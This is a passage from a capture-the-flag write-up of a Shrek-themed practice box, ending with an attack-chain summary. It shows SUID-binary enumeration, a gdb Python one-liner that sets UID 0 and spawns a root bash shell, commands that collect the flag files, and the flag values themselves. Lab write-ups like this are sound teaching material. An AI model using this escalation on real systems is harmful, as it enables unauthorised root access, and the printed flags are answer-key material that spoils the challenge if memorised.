cat flag.txt
User flag: 0069ba233da89efe6f48e7d214034130
check.sh is a root-owned script in shrek’s home directory:
cat check.sh#!/bin/bash
date > /tmp/timecheckA KOTH housekeeping script. Writing the current time to /tmp/timecheck every minute. This is what kicks you out if the session goes quiet.
Privilege escalation via SUID gdb
Enumerate SUID binaries:
find / -perm -4000 -type f 2>/dev/null/usr/bin/gdb has the SUID bit set. gdb has Python support. This is the path.
gdb -nx -ex 'python import os; os.setuid(0); os.execl("/bin/bash","bash","-p")' -ex quitThis launches gdb, uses its embedded Python to call setuid(0), then replaces the process with a privileged Bash shell. It works because gdb runs with root’s effective user ID via the SUID bit.

ROOT.

Root flag: 8cc6ece048e6c42251c411814ff5a22d
All four flag files
From the root shell:
find /home /root -type f \( -iname '*flag*' -o -iname 'user.txt' -o -iname 'root.txt' \) -ls 2>/dev/null
cat /home/shrek/flag.txt
cat /home/donkey/flag.txt
cat /home/puss/flag.txt
cat /root/root.txt
- shrek:
0069ba233da89efe6f48e7d214034130 - donkey: (see screenshot)
- puss:
6f960e8f2ea8e3de92f192fae492ec59 - root:
8cc6ece048e6c42251c411814ff5a22d
Full Attack Chain
Nmap
  -> 7 open ports: FTP, SSH, HTTP/80, MySQL, AJP, Tomcat/8080, Golang/9999
  -> Tomcat default creds: all fail
  -> robots.txt: Cpxtpt2hWCee9VFa.txt disclosed
  -> homepage source: "shrek is like an onion" + Base64 obfuscated hex -> username: shrek
  -> Cpxtpt2hWCee9VFa.txt: RSA private key (blank lines between PEM lines)
  -> sed fix: removed blank lines, chmod 600, validated with ssh-keygen
  -> SSH as shrek with fixed key
  -> user.txt: 0069ba233da89efe6f48e7d214034130
  -> find SUID: /usr/bin/gdb
  -> gdb Python setuid(0) + execl bash: root shell
  -> root.txt: 8cc6ece048e6c42251c411814ff5a22d
  -> find /home /root: four flag files pulled